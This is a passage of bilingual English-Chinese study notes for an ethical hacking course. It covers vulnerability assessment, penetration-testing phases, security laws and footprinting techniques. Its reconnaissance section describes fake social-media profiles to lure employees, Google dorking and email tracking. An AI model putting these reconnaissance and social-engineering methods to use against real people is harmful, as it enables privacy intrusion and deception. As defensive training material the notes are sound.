- Providing a **single point of contact** for reporting security incidents and issues.
- Reviewing **changes in legal and regulatory requirements** to ensure that all processes and procedures are valid.
- **Reviewing existing controls** and recommending steps and technologies to **prevent future security incidents**.

- Establish **relationship with local law enforcement agency, government agencies**, key partners, and suppliers.

What is **Vulnerability Assessment**?

- Vulnerability Assessment is an **examination of the ability of a system or application**, including current security procedures and controls, to withstand assault.
- It recognizes, measures, and classifies security vulnerabilities in a **computer system, network, and communication channels**.
- **A vulnerability assessment may be used to:**
 - **Identify weaknesses** that could be exploited.
 - **Predict the effectiveness of additional security measures** in protecting information resources from attack.

可檢查出：

- Misconfiguration
- Security bug: 已知Public (無法掃出zero day)

Types of **Vulnerability Assessment**

- **Active Assessment:** Uses a network scanner to find hosts, services, and vulnerabilities.
- **Passive Assessment:** A technique used to sniff the network traffic to find out active systems, network services, applications, and vulnerabilities present.
- **Host-based Assessment:** Determines the vulnerabilities in a specific workstation or server.
- **Internal Assessment:** A technique to scan the internal infrastructure to find out the exploits and vulnerabilities.
- **External Assessment:** Assesses the network from a hacker's point of view to find out what exploits and vulnerabilities are accessible to the outside world.
- **Application Assessment:** Tests the web infrastructure for any misconfiguration and known vulnerabilities.
- **Network Assessment:** Determines the possible network security attacks that may occur on the organization's system.
- **Wireless Network Assessment:** Determines the vulnerabilities in organization's wireless networks.

Network Vulnerability Assessment Methodology

- **Phase 1: Acquisition**
 - Collect documents required to:
 - Review **laws and procedures** related to network vulnerability assessment.
 - **Identify and review document related to network security.**
 - Review the **list of previously discovered vulnerabilities.**
- **Phase 2: Identification**
 - Conduct **interviews with customers and employees** involved in system architecture design, and administration.
 - Gather **technical information about all network components.**
 - Identify different industry standards which network security system complies to.
- **Phase 3: Analyzing**
 - Review interviews.
 - **Analyze the results** of previous vulnerability assessment.
 - Analyze security vulnerabilities and **identify risks.**
 - Perform **threat and risk analysis.**
 - Analyze the effectiveness of **existing security controls.**
 - Analyze the effectiveness of **existing security policies.**
- **Phase 4: Evaluation**
 - Determine the probability of exploitation of **identified vulnerabilities.**
 - Identify the gaps between **existing and required security measures.**
 - **Determine the controls** required to mitigate the identified vulnerabilities.
 - **Identify upgrades** required to the network vulnerability assessment process.
- **Phase 5: Generating Reports**
 - The result of analysis must be presented in a **draft report** to be evaluated for further variations.
 - **Report should contain:**
 - Task rendered by each team member.
 - Methods used and findings.
 - General and specific recommendations.
 - Terms used and their definitions.
 - Information collected from all the phases.
 - All documents must be **stored in a central database** for generating the final report.

Vulnerability Research

- The process of **discovering vulnerabilities and design flaws** that will open an operating

system and its applications to attack or misuse.

- Vulnerabilities are classified based on **severity level** (low, medium, or high) and **exploit range** (local or remote).
- **An administrator needs vulnerability research:**
 - To gather information about **security trends, threats**, and **attacks**.
 - To find **weaknesses**, and alert the network administrator before a **network attack**.
 - To **get information** that helps to prevent the security problems.
 - To know **how to recover** from a network attack.

不斷地研究最新的弱點、新的產品與技術、從地下網路獲取新弱點與exploits等。

Severity -> Response Time: 不同風險等級的弱點，回應修補的時間也不相同。

Vulnerability Research Websites

Penetration Testing

- Penetration testing is a method of evaluating the security of an information system or network by **simulating an attack to find out vulnerabilities** that an attacker could exploit.
- **Security measures** are actively analyzed for design weaknesses, technical flaws and vulnerabilities.
- A penetration test will not only point out vulnerabilities, but will also **document** how the weaknesses can be exploited.
- The results are delivered comprehensively in a **report**, to executive management and technical audiences.

Why Penetration Testing

- Identify the threats facing an **organization's information assets**.
- Reduce an organization's expenditure on IT security and enhance **Return On Security Investment** (ROSI) by identifying and remediating vulnerabilities or weaknesses.
- Provide assurance with comprehensive **assessment of organization's security** including policy, procedure, design, and implementation.
- Gain and maintain certification to an **industry regulation** (BS7799, HIPAA etc.).
- Adopt **best practices** in compliance to legal and industry regulations.
- For testing and validating the efficiency of **security protections and controls**.
- For changing or upgrading **existing infrastructure** of software, hardware, or network design.
- Focus on **high-severity vulnerabilities** and emphasize **application-level security issues** to

development teams and management.

- Provide a comprehensive approach of **preparation steps** that can be taken to prevent upcoming exploitation.
- Evaluate the efficiency of **network security devices** such as firewalls, routers, and web servers.

Comparing Security Audit, Vulnerability Assessment, and Penetration Testing

- **Security Audit:** A security audit just checks whether the organization is following set of standard **security policies and procedures**.
- **Vulnerability Assessment:** A vulnerability assessment focuses on **discovering the vulnerabilities in the information system** but provides no indication if the vulnerabilities can be exploited or the amount of damage that may result from the successful exploitation of the vulnerability.
- **Penetration Testing:** Penetration testing is methodological approach to security assessment that **encompasses the security audit** and vulnerability assessment and demonstrates if the vulnerabilities in system can be successfully exploited by attackers.

Security Audit是審查企業公司是否有照著security policies和流程去做。

Vulnerability Assessment是去發現系統中存在的弱點，但並無法提供驗證及弱點是否可被利用。

Penetration Testing包含security audit和VA，且能夠驗證此弱點是否會被攻擊者給利用。

Blue Teaming/Red Teaming (重要)

- **Blue Teaming (防守者):**
 - An approach where a set of **security responders** performs analysis of an information system to assess the adequacy and efficiency of its security controls.
 - Blue team has **access** to all the organizational resources and information.
 - Primary role is to detect and mitigate red team (attackers) activities, and to anticipate how **surprise attacks** might occur.
- **Red Teaming (攻擊者):**
 - An approach where a team of ethical hackers performs penetration test on an information system with **no or a very limited access** to the organization's internal resources.
 - It may be conducted **with** or **without** warning.
 - It is proposed to **detect network** and **system vulnerabilities** and **check security** from

an attacker's perspective approach to network, system, or information access.

Types of Penetration Testing

- **Black-box:** **No prior knowledge** of the infrastructure to be tested:
 - Blind Testing (盲打對方)
 - Double Blind Testing (盲打對方且對方也不知道會被打)
- **White-box:** **Complete knowledge** of the infrastructure that needs to be tested.
- **Grey-box:** **Limited knowledge** of the infrastructure that needs to be tested.

There are two ways to perform above penetration tests:

- Announced Testing
- Unannounced Testing:
 - Monitor
 - Response
 - Escalation

Phases of Penetration Testing (重要)

- **Pre-Attack Phase:**
 - **Planning and preparation**
 - **Methodology designing** => 此兩點就是RoE (Rule of Engagement)/RoB (Rule of Behavior)
 - Network information gathering
- **Attack Phase:**
 - Penetrating perimeter
 - Acquiring target
 - Escalating privileges
 - Execution, implantation, retracting
- **Post-Attack Phase:**
 - Reporting
 - Clean-up
 - Artifact destruction

Security Testing Methodology

- A security testing or pen testing methodology refers to a methodological approach to **discover and verify vulnerabilities in the security mechanisms of an information system;**

thus enabling administrators to apply appropriate security controls to protect critical data and business functions.

- **Examples Security Testing Methodologies:**

- **OWASP:** The Open Web Application Security Project (OWASP) is an open-source application security project that **assist the organizations to purchase, develop and maintain software tools**, software applications, and knowledge-based documentation for Web application security.
- **OSSTMM:** Open Source Security Testing Methodology Manual (OSSTMM) is a peer-reviewed methodology for performing **high quality security tests** such as methodology tests, data controls, fraud and social engineering control levels, computer networks, wireless devices, mobile devices, physical security access controls and various security processes.
- **ISSAF:** Information Systems Security Assessment Framework (ISSAF) is an open source project aimed to provide a security assistance for professionals. The mission of ISSAF is to "**research, develop, publish, and promote** a complete and practical generally accepted information systems security assessment framework."
- **EC-Council LPT Methodology:** LPT Methodology is a industry accepted comprehensive **information system security auditing framework**.

Penetration Testing Methodology

1.6 Information Security Laws and Standards

Payment Card Industry Data Security Standard (PCI-DSS)

- The Payment Card Industry Data Security Standard (PCI DSS) is a proprietary **information security standard for organizations** that handle cardholder information for the major debit, credit, prepaid, e-purse, ATM, and POS cards.
- PCI DSS **applies to all entities involved in payment card processing** - including merchants, processors, acquirers, issuers, and service providers, as well as all other entities that store, process or transmit cardholder data.
- High level overview of the PCI DSS requirements developed and maintained by **Payment Card Industry (PCI) Security Standards Council**:
 - Build and Maintain a Secure Network
 - Protect Cardholder Data
 - Maintain a Vulnerability Management Program
 - Implement Strong Access Control Measures
 - Regularly Monitor and Test Networks
 - Maintain an Information Security Policy

支付卡產業資料安全標準

ISO/IEC 27001:2013

- ISO/IEC 27001:2013 specifies the requirements for **establishing, implementing, maintaining** and continually improving an **information security management system** within the context of the organization.
- It is intended to be suitable for several different types of use, including the following:
 - Use within organizations to formulate **security requirements** and **objectives**.
 - Use within organizations as a way to ensure that security risks are **cost effectively managed**.
 - Use within organizations to **ensure compliance with laws and regulations**.
 - Definition of new **information security management processes**.
 - Identification and clarification of existing **information security management processes**.

- Use by the management of organizations to determine the **status of information security management activities**.
- Implementation of **business-enabling information security**.
- Use by organizations to provide relevant information about **information security** to customers.

資訊安全管理系統規範

Health Insurance Portability and Accountability Act (**HIPAA**)

- HIPPA'S Administrative Simplification Statute and Rules:
 - **Electronic Transaction and Code Sets Standards:** Requires every provider who does business electronically to **use the same health care transactions, code sets and identifiers**.
 - **Privacy Rule:** Provides **federal protections for personal health information** held by covered entities and gives patients an array of rights with respect to that information.
 - **Security Rule:** Specifies a series of administrative, physical and technical safeguards for covered entities to use to assure the **confidentiality, integrity and availability of electronic protected health information**.
 - **National Identifier Requirements:** Requires that health care providers, health plans and employers have standard national numbers that identify them on **standard transactions**.
 - **Enforcement Rule:** Provides standards for enforcing all the **Administration Simplification Rules**.

醫療保險流通與責任法案

PII, e.g. DPA

PFI, e.g. PCI-DSS

DHI, e.g. HIPPA

Sarbanes Oxley Act (**SOX**)

- Enacted in 2002, the Sarbanes Oxley Act is designed to **protect investors and the public** by increasing the accuracy and reliability of corporate disclosures.
- Key requirements and provisions of SOX are organized into **11 titles**:
 - **Title I: Public Company Accounting Oversight Board (PCAOB)** establishes to

provide independent oversight of public accounting firms providing audit services ("auditors").

- **Title II: Auditor Independence** establishes standards for external auditor independence, to limit conflicts of interest and addresses new auditor approval requirements, audit partner rotation, and auditor reporting requirements.
- **Title III: Corporate Responsibility** mandates that senior executives take individual responsibility for the accuracy and completeness of corporate financial reports.
- **Title IV: Enhanced Financial Disclosures** describes enhanced reporting requirements for financial transactions, including off-balance-sheet transactions, pro-forma figures and stock transactions of corporate officers.
- **Title V: Analyst Conflicts of Interest** consists of measures designed to help restore investor confidence in the reporting of securities analysts.
- **Title VI: Commission Resources and Authority** defines practices to restore investor confidence in securities analysts.
- **Title VII: Studies and Reports** include the effects of consolidation of public accounting firms, the role of credit rating agencies in the operation of securities markets, securities violations and enforcement actions, and whether investment banks assisted Enron, Global Crossing and others to manipulate earnings and obfuscate true financial conditions.
- **Title VIII: Corporate and Criminal Fraud Accountability** describes specific criminal penalties for fraud by manipulation, destruction or alteration of financial records or other interference with investigations, while providing certain protections for whistleblowers.
- **Title IX: White Collar Crime Penalty Enhancement** increases the criminal penalties associated with white-collar crimes and conspiracies. It recommends stronger sentencing guidelines and specifically adds failure to certify corporate financial reports as a criminal offense.
- **Title X: Corporate Tax Returns** state that the Chief Executive Officer should sign the company tax return.
- **Title XI: Corporate Fraud Accountability** identifies corporate fraud and records tampering as criminal offenses and joins those offenses to specific penalties. It also revises sentencing guidelines and strengthens their penalties. This enables the SEC to temporarily freeze large or unusual payments.

沙賓法案 (內線交易)

The Digital Millennium Copyright Act (DMCA) and Federal Information Security Management Act (FISMA)

- **The Digital Millennium Copyright Act (DMCA):**

- The DMCA is a United States copyright law that implements two 1996 treaties of the **World Intellectual Property Organization (WIPO)**.
- It **defines legal prohibitions** against circumvention of technological protection measures employed by copyright owners to protect their works, and against the removal or alteration of copyright management information.

數位著作權法

- **Federal Information Security Management Act (FISMA):**

- The FISMA provides a comprehensive framework for ensuring the **effectiveness of information security controls** over information resources that support Federal operations and assets.
- It includes:
 - Standards for categorizing information and information systems by mission impact.
 - Standards for minimum security requirements for information and information systems.
 - Guidance for selecting appropriate security controls for information systems.
 - Guidance for assessing security controls in information systems and determining security control effectiveness.
 - Guidance for the security authorization of information systems.

美國聯邦資訊安全管理法

Cyber Law in Different Countries

Module Summary

- Complexity of security requirements is increasing day by day as a result of evolving technology, changing hacking tactics, emerging security vulnerabilities, etc.
- Hacker or cracker is one who accesses a computer system by evading its security system.
- Ethical hacking involves the use of hacking tools, tricks, and techniques to identify vulnerabilities so as to ensure system security.
- Ethical hackers help organization to better understand their security systems and identify the risks, highlight the remedial actions, and also reduce ICT costs by resolving those vulnerabilities.
- Ethical hacker should possess platform knowledge, network knowledge, computer expert, security knowledge, and technical knowledge skills.
- Ethical hacking is a crucial component of risk assessment, auditing, counter fraud, best practices, and good governance.

Chapter 02. Footprinting and Reconnaissance

2.1 Footprinting Concepts

What is Footprinting?

- Footprinting is the process of **collecting as much information as possible about a target network**, for identifying various ways to intrude into an organization's network system.
- Footprinting is the first step of any attack on information systems; attacker gathers **publicly available sensitive information**, using which he/she performs social engineering, system and network attacks, etc. that leads to huge financial loss and loss of business reputation.
- **Know Security Posture**: Footprinting allows attackers to know the **external security posture of the target organization**.
- **Reduce Focus Area**: It **reduces attacker's focus area** to specific range of IP address, networks, domain names, remote access, etc.
- **Identify Vulnerabilities**: It allows attacker to **identify vulnerabilities** in the target systems in order to select appropriate exploits.
- **Draw Network Map**: It allows attackers to **draw a map or outline the target organization's network infrastructure** to know about the actual environment that they are going to break.

Objectives of Footprinting

- **Collect Network Information:**
 - Domain name
 - Internal domain names
 - Network blocks
 - IP addresses of the reachable systems
 - Rogue websites/private websites
 - TCP and UDP services running
 - Access control Mechanisms and ACL's
 - Networking protocols
 - VPN Points
 - IDSes running
 - Analog/digital telephone numbers
 - Authentication mechanisms
 - System Enumeration
- **Collect System Information:**

- User and group names
- System banners
- Routing tables
- SNMP information
- System architecture
- Remote system type
- System names
- Passwords
- **Collect Organization's Information:**
 - Employee details
 - Organization's website
 - Company directory
 - Location details
 - Address and phone numbers
 - Comments in HTML source code
 - Security policies implemented
 - Web server links relevant to the organization
 - Background of the organization
 - News articles
 - Press releases

2.2 Footprinting Methodology

2.2.1 Footprinting through Search Engines

Footprinting through Search Engines

- Attackers use search engines to **extract information about a target** such as technology platforms, employee details, login pages, intranet portals, etc. which helps in performing social engineering and other types of advanced system attacks.
- **Search engine caches** and **internet archives** may also provide sensitive information that has been removed from the World Wide Web (WWW).

Finding Company's Public and Restricted Websites

- Search for the target company's external URL in a search engine such as **Google, Bing**, etc.
- Restricted URLs **provide an insight** into different departments and business units in an organization.
- You may find a company's restricted URLs **by trial and error method or using a service such as** <http://www.netcraft.com>

Determining the Operating System

- Use the **Netcraft** tool to **determine the OSes** in use by the target organization.
- Use SHODAN search engine that lets you **find specific computers** (routers, servers, etc.) using a variety of filters.

或是Censys, <https://www.censys.io/>

Collect Location Information

- Use **Google Earth** tool to get the physical location of the target.
- **Tools for finding the geographical location:**
 - Google Earth
 - Google Maps
 - Wikimapia

- National Geographic Maps
- Yahoo Maps
- Bing Maps

People Search: Social Networking Sites/People Search Services

- Social networking sites are the great source of personal and organizational information.
- Information about an individual can be found at various **people search websites**.
- The people search returns the following **information about a person or organization**:
 - Residential addresses and email addresses
 - Contact numbers and date of birth
 - Photos and social networking profiles
 - Blog URLs
 - Satellite pictures of private residencies
 - Upcoming projects and operating environment

People Search Online Services

Gather Information from Financial Services

- Financial services provides a useful information about the target company such as the **market value of a company's shares, company profile, competitor details**, etc.
 - [Google Finance](#)
 - [Yahoo! Finance](#)

Footprinting through Job Sites

- You can gather **company's infrastructure details** job postings.
- **Look for these**:
 - Job requirements
 - Employee's profile
 - Hardware information
 - Software information

Monitoring Target Using Alerts

- Alerts are the content monitoring services that provide up-to-date information based on your preference usually via email or SMS in an automated manner.
- Examples of Alert Services:
 - Google Alerts - <http://www.google.com/alerts>
 - Yahoo! Alerts - <http://alerts.yahoo.com>
 - Twitter Alerts - <https://twitter.com/alerts>
 - Giga Alert - <http://www.gigaalert.com>

Information Gathering Using Groups, Forums, and Blogs

- Groups, forums, and blogs provide sensitive information about a target such as **public network information, system information, personal information**, etc.
- Register with fake profiles in **Google groups, Yahoo groups**, etc. and try to join the target organization's employee groups where they share personal and company information.
- Search for information by Fully Qualified Domain Name (**FQDN**), **IP addresses**, and **usernames** in groups, forums, and blogs.

2.2.2 Footprinting Using Advanced Google Hacking Techniques

Footprint Using Advanced Google Hacking Techniques

- **Query String:** Google hacking refers to **creating complex search queries** in order to extract sensitive or hidden information.
- **Vulnerable Targets:** It helps attackers to **find vulnerable targets**.
- **Google Operators:** It uses advanced Google search operators to **locate specific strings of text** within the search results.

Google Advance Search Operators (重要)

- Google supports several advanced operators that help in **modifying the search**:
 - **[cache:]** Displays the web pages stored in the Google cache
 - **[link:]** Lists web pages that have links to the specified web page
 - **[related:]** Lists web pages that are similar to a specified web page
 - **[info:]** Presents some information that Google has about a particular web page
 - **[site:]** Restricts the results to those websites in the given domain
 - **[allintitle:]** Restricts the results to those websites with all of the search keywords in the title
 - **[intitle:]** Restricts the results to documents containing the search keyword in the title
 - **[allinurl:]** Restricts the results to those with all of the search keywords in the URL
 - **[inurl:]** Restricts the results to documents containing the search keyword in the URL

Google Hacking Databases

- Google Hacking Database (GHDB): <http://www.hackersforcharity.org>
- Google Dorks: <http://www.exploit-db.com>

Information Gathering Using Google Advanced Search

- Use Google Advanced Search option to find sites that may link back to the target company's website.
- This may extract information such as partners, vendors, clients, and other affiliations for target website.
- With Google Advanced Search option, you can search web more precisely and accurately

2.2.3 Footprinting through Social Networking Sites

Collect Information through Social Engineering on Social Networking Sites

- Attackers use social engineering trick to gather sensitive information from social networking websites such as Facebook, MySpace, LinkedIn, Twitter, Pinterest, Google+, etc.
- Attackers create a fake profile on social networking sites and then use the false identity to lure the employees to give up their sensitive information.

fake id generator

- Employees may post personal information such as date of birth, educational and employment backgrounds, spouses names, etc. and information about their company such as potential clients and business partners, trade secrets of business, websites, company's upcoming news, mergers, acquisitions, etc.
- Attackers collect information about employee's interests by tracking their groups and then trick the employee to reveal more information.

Information Available on Social Networking Sites

What Attacker Gets	What Users Do	What Organizations Do	What Attacker Gets
Contact info, location, etc.	Maintain profile	User surveys	Business strategies
Friends list, friends info, etc.	Connect to friends, chatting	Promote products	Product profile
Identify of a family members	Share photos and videos	User support	Social engineering
Interests	Play games, join groups	Recruitment	Platform/technology information
Activities	Creates events	Background check to hire employees	Type of business

2.2.4 Website Footprinting

Website Footprinting

- Website Footprinting refers to **monitoring and analyzing the target organization's website** for information.
- **Browsing the target website may provide:**
 - Software used and its version
 - Operating system used
 - Sub-directories and parameters
 - Filename, path, database field name, or query
 - Scripting platform
 - Contact details and CMS details
- **Use **Burp Suite, Zaproxy, Paros Proxy, Website Informer, Firebug**, etc. to view headers that provide:**
 - Connection status and content-type
 - Accept-Ranges
 - Last-Modified information
 - X-Powered-By information
 - Web server in use and its version
- **Examining HTML source provide:**
 - Comments in the source code
 - Contact details of web developer or admin
 - File system structure
 - Script type
- **Examining cookies may provide:**
 - Software in use and its behavior
 - Scripting platforms used

Website Footprinting using **Web Spiders**

- Web spiders perform automated searches on the target websites and collect specified information such as **employee names, email addresses**, etc.
- Attackers use the collected information to perform further **footprinting** and **social engineering attacks**.

- GSA Email Spider: <http://email.spider.gsa-online.de>
- Web Data Extractor: <http://webextractor.com>

Mirroring Entire Website

- Mirroring an entire website onto the local system enables an attacker to browse website offline; it also assists in finding **directory structure** and other valuable information from the mirrored copy without multiple requests to web server.
- Web mirroring tools allow you to **download a website to a local directory**, building recursively all directories, HTML, images, flash, videos, and other files from the server to your computer.

- wget -m
- HTTrack Web Site Copier: <http://www.httrack.com>
- SurfOffline: <http://www.surfoffline.com>

Website Mirroring Tools

Extract Website Information from <http://www.archive.org> (重要)

- Internet Archive's Wayback Machine allows you to visit **archived versions of websites**.

google cache:

Monitoring Web Updates Using Website-Watcher

- Website-Watcher **automatically checks web pages** for updates and changes.


Web Updates Monitoring Tools

2.2.5 Email Footprinting

Tracking Email Communications

- Email tracking is used to **monitor the delivery of emails** to an intended recipient.
- Attackers track emails to gather information about a **target recipient** in order to perform social engineering and other attacks.
- Get recipient's **system IP address**
- **Geolocation** of the recipient
- When the email was **received and read**
- Whether or not the recipient **visited** any **links** sent to them
- Get recipient's **browser and operating system information**
- **Time** spent on reading the emails

Collecting Information from Email Header



Email Tracking Tools

- eMailTrackerPro: <http://www.emailtrackerpro.com>
- PoliteMail: <http://www.politemail.com>

- Email Lookup - Free Email Tracker: <http://www.ipaddresslocation.org>

2.2.6 Competitive Intelligence

Competitive Intelligence Gathering

- Competitive intelligence gathering is the process of **identifying, gathering, analyzing, verifying**, and using information about your competitors from resources such as the Internet.
- Competitive intelligence is **non-interfering** and **subtle in nature**.
- **Sources of Competitive Intelligence:**
 - Company websites and employment ads
 - Search engines, Internet, and online DB
 - Press releases and annual reports
 - Trade journals, conferences, and newspaper
 - Patent and trademarks
 - Social engineering employees
 - Product catalogues and retail outlets
 - Analyst and regulatory reports
 - Customer and vendor interviews
 - Agents, distributors, and suppliers

Competitive Intelligence - When Did this Company Begin? How Did it Develop?

- **When did it begin?**
 - EDGAR Database: <http://www.sec.gov/edgar.shtml>
- **How did it develop?**
 - Hoovers: <http://www.hoovers.com/about-us.html>
- **Where is it located?**
 - LexisNexis: <http://www.lexisnexis.com>
- **Who leads it?**
 - Business Wire: <http://www.businesswire.com>

Competitive Intelligence - What Are the Company's Plans?

Competitive Intelligence - What Expert Opinions Say About the Company

Monitoring Website Traffic of Target Company

- Attacker uses website traffic monitoring tools such as **web-stat, Alexa, Monitis**, etc. to collect the information about target company:
 - Total visitors
 - Page views
 - Bounce rate
 - Live visitors map
 - Site ranking
- Traffic monitoring helps to collect information about the **target's customer base** which help attackers to disguise as a customer and launch social engineering attacks on the target.

Tracking Online Reputation of the Target

- Online Reputation Management (ORM) is a process of **monitoring a company's reputation on Internet** and taking certain measures to minimize the negative search results/reviews and thereby improve its brand reputation.
- **An attacker makes use of ORM tracking tools to:**
 - Track **company's online reputation**
 - Collect company's **search engine ranking** information
 - Obtain **email notifications** when a company is mentioned online
 - Track **conversations**
 - Obtain **social news** about the target organization

Tools for Tracking Online Reputation of the Target

2.2.7 WHOIS Footprinting

WHOIS Lookup

- WHOIS databases are maintained by **Regional Internet Registries** and contain the **personal information of domain owners**.
- **WHOIS query returns:**
 - Domain name details
 - Contact details of domain owner
 - Domain name servers
 - NetRange
 - When a domain has been created
 - Expiry records
 - Records last updated
- **Information obtained from WHOIS database assists an attacker to:**
 - Gather personal information that assists to perform social engineering
- **Regional Internet Registries (RIRs):**
 - AFRINIC (African Network Information Center)
 - ARIN (American Registry for Internet Numbers)
 - APNIC (Asia Pacific Network Information Center)
 - RIPE (Reseaux IP Europeens Network Coordination Centre)
 - LACNIC (Latin American and Caribbean Network Information Center)

WHOIS Lookup **Result Analysis**

WHOIS Lookup **Tools**

WHOIS Lookup **Tools for Mobile**

2.2.8 DNS Footprinting

Extracting DNS Information (重要)

- Attacker can gather DNS information to determine key hosts in the network and can perform social engineering attacks.
- DNS records provide important information about location and type of servers.
- DNS Interrogation Tools:
 - <http://www.dnsstuff.com>
 - <http://network-tools.com>

- Name -> IP
- IP -> Name
- Service -> Name

Record	Description
A	Points to a host's IP address
MX	Points to domain's mail server
NS	Points to host's name server
CNAME	Canonical naming allows aliases to a host
SDA	Indicate authority for domain
SRV	Service records
PTR	Maps IP address to a hostname
RP	Responsible person
HINFO	Host information record includes CPU type and OS
TXT	Unstructured text records

- Linux `host` command
- `GET dns.google.com`
- `dnsdumpster`

DNS Interrogation Tools

2.2.9 Network Footprinting

Locate the Network Range


- Network range information assists attackers to create a **map of the target network**.
- Find the **range of IP addresses** using **ARIN whois database search** tool.
- You can find the range of IP addresses and the subnet mask used by the target organization from **Regional Internet Registry (RIR)**.

Traceroute (重要)

- Traceroute programs work on the concept of **ICMP protocol** and **use the TTL field in the header of ICMP packets** to discover the routers on the path to a target host.
- Manual traceroute: `ping -i 1`
 - UDP 33434-33534 Random
 - ICMP type3: Destination Unreachable
 - ICMP type11: Time Exceeded

Traceroute Analysis

- Attackers conduct traceroute to extract information about: **network topology**, **trusted routers**, and **firewall locations**.
- For example: after running several traceroutes, an attacker might obtain the following information:
 - `traceroute 1.10.10.20`, second to last hop is 1.10.10.1
 - `traceroute 1.10.10.20`, third to last hop is 1.10.10.1
 - `traceroute 1.10.20.10`, second to last hop is 1.10.10.50
 - `traceroute 1.10.20.15`, third to last hop is 1.10.10.1
 - `traceroute 1.10.20.15`, second to last hop is 1.10.10.50
- By putting this information together, attackers can draw the network diagram.



Traceroute Tools

2.2.10 Footprinting through Social Engineering

Footprinting through Social Engineering

- Social engineering is an art of exploiting human behavior to **extract confidential information**.
- Social engineers depend on the fact that **people are unaware** of their valuable information and are careless about protecting it.
- **Social engineers attempt to gather:**
 - Credit card details and social security number
 - User names and passwords
 - Security products in use
 - Operating systems and software versions
 - Network layout information
 - IP addresses and names of servers
- **Social engineering techniques:**
 - Eavesdropping
 - Shoulder surfing
 - Dumpster diving
 - Impersonation on social networking sites

Collect Information Using Eavesdropping, Shoulder Surfing, and Dumpster Diving

- **Eavesdropping:**
 - Eavesdropping is **unauthorized listening of conversations** or reading of messages.
 - It is **interception of any form of communication** such as audio, video, or written.
- **Shoulder Surfing:**
 - Shoulder surfing is a technique, where **attackers secretly observes the target** to gain critical information
 - Attackers gather information such as **passwords, personal identification number, account numbers, credit card information, etc.**
- **Dumpster Diving:**
 - Dumpster diving is **looking for treasure in someone else's trash**.
 - It involves collection of **phone bills, contact information, financial information,**

operations related information, etc. from the target company's trash bins, printer trash bins, user desk for sticky notes, etc.

2.3 Footprinting Tools

Footprinting Tool: **Maltego** (重要)

- Maltego is a program that can be used to determine the **relationships and real world links** between people, groups of people (social networks), companies, organizations, websites, Internet infrastructure, phrases, documents, and files.

Footprinting Tool: **Recon-ng**

- Recon-ng is a **Web Reconnaissance framework** with independent modules, database interaction, built in convenience functions, interactive help, and command completion, that provides an environment in which open source web-based reconnaissance can be conducted.

Footprinting Tool: **FOCA** (重要)

- **FOCA(Fingerprinting Organizations with Collected Archives)** is a tool used mainly to find metadata and hidden information in the documents its scans.
- Using FOCA, it is possible to undertake multiple attacks and analysis techniques such as **metadata extraction, network analysis**, DNS snooping, proxies search, **fingerprinting**, open directories search, etc.

Additional Footprinting Tools

2.4 Footprinting Countermeasures

Footprinting Countermeasures

- **Restrict the employees** to access social networking sites from organization's network
- **Configure web servers** to avoid information leakage
- Educate employees to **use pseudonyms** on blogs, groups, and forums
- Do not reveal critical information in **press releases, annual reports, product catalogues**, etc.
- **Limit the amount of information** that you are publishing on the website/Internet
- Use **footprinting techniques** to discover and remove any sensitive information publicly available
- Prevent search engines from caching a web page and **use anonymous registration services**
